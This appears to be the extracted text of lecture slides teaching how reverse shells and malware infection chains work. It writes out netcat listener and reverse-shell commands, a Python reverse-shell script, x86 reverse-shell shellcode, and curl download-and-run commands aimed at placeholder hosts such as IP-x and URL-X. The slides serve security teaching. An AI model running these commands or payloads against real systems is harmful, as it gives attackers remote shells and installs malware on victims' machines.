


How to launch a Listener?



- ❑ MANY possibilities
- ❑ Attacker choice depends on the amount of control on the Listener platform
- ❑ Very common: `netcat`

netcat **Listener**





```
nc -lnvp 4242
```


Dear netcat:

- ❑ Start a listener (a **server**) on port 4242
- ❑ When connection open, connect keyboard and screen to connection

How to launch a reverse shell?




Threat model (= Starting point) (I)



- ❑ Attacker can execute **one** shell command on the target
- ❑ Do **not** ask yourself "how"
- ❑ This is **another** problem


Threat model

(= Starting point) (II)



- ❑ Attacker can execute **one** shell command on the target
 1. `netcat` is installed on the target
 2. Python is installed on the target
 3. ...

Reverse shell: netcat




Dear netcat:

```
nc -e /bin/sh IP-x 4242
```

- ❑ Open a connection with IP-x, 4242
- ❑ -e
 - ❑ Spawn a process that executes /bin/sh
 - ❑ Connect input and output of that process to connection

Reverse shell: python



```
import socket, subprocess, os;
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM);
s.connect(IP-x, 4242);
os.dup2(s.fileno(), 0);
os.dup2(s.fileno(), 1); os.dup2(s.fileno(), 2);
subprocess.call(["/bin/sh", "-i"])
```

Remarks




- ❑ **Execution of "one line"** on the target is **enough**

- ❑ MANY possibilities for Listener and Reverse shell on target
 - ❑ Depending on which software one wants to use
 - ❑ Search "reverse shell cheat sheet"
(or look on companion website)

Another Threat model

(= Starting point)




- ❑ Target has a program with **RCE vuln**
- ❑ Attacker can **exploit** that vuln

How is that?

(very basic idea) (II)

Exploit injection
for **RCE vulnerability**



Exploit payload = Reverse shell


1. Write C program analogous the previous one in Python
2. Compile C program
 - ❑ With options that disable certain safety measures (no stack canary, stack execution)
3. Extract machine code from compiled C program

❑ **Payload ready for injection**


```
"\x31\xc0\x31\xdb\x99\x50\x6a\x01\x6a\x02\x89\xe1\xfe\x
c3\xb0\x66\xcd\x80\x89\xc6\x52\x66\x68\xaa\xaa\x66\x6a\x02\x89\xe1\x6a\x10\x51\x56\x89\xe1\xfe\xc3\xb0\x66\xcd\x80\x52\x56\x89\xe1\xb3\x04\xb0\x66\xcd\x80\x52\x56\x89\xe1\xfe\xc3\xb0\x66\xcd\x80\x89\xc3\x31\xc9\xb1\x03\xfe\xc9\xb0\x3f\xcd\x80\x75\xf8\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x52\x89\xe1\xb0\x0b\xcd\x80\x31\xc0\xb0\x01\xb3\x08\xcd\x80"
```


Much Simpler: Command Injection Vuln

- ❑ Certain **RCE vulnerabilities** are **command injection** vulns
- ❑ Exploit payload is a **shell command**
(not an executable byte sequence)




Keep in mind



☐ Can execute **one** shell command
on the target

or

☐ Can exploit an **RCE** vuln
on the target



☐ **Reverse shell**

☐ Dedicated sw (malware)

or,

☐ Native platform shell

Infection Chains




Can it be generalized?

☐ Can execute **one** shell command
on the target

or

☐ Can exploit an **RCE** vuln
on the target



☐ ~~Reverse shell~~

☐ ~~Dedicated sw~~

☐ ~~Native platform shell~~

☐ **Arbitrary executable**

☐ Remote access trojan

☐ ...



Just "download and run"



1. Place **file.exe** at some **URL-X**
2. Exec on target: "Download from **URL-X** and Run"


❑ Shell command (Linux)

```
curl URL-X -o file.exe; file.exe
```

❑ Shell command (Windows)

```
curl -o file.exe URL-X && file.exe
```

Typical "Infection" (I)



Typical "Infection" (II-a)




1. Place `file.exe` at some URL-X
 2. Exec on target: "Download from URL-X and Run"
-
- ❑ In some cases:
 - ❑ `file.exe` is an **intermediate** payload
 - ❑ Its execution triggers a **sequence of actions** that lead to a different and more complex **final payload**

Typical "Infection" (II-b)

```
curl URL-X1 -o file1.sh; /bin/sh file1.sh
```

```
curl URL-X2 -o file2.exe; file2.exe
```



Typical "Infection" (III-a)

□ **COUNTLESS** possibilities:

- | | | | |
|-------------|---------------|--------------|------------|
| □ shell cmd | executable | | |
| □ shell cmd | shell script | executable | |
| □ shell cmd | python script | shell script | executable |
| □ shell cmd | VB script | executable | |
| □ ... | | | |
| □ shell cmd | executable | executable | |
| □ ... | | | |
| □ shell cmd | shell script | | |
| □ ... | | | |

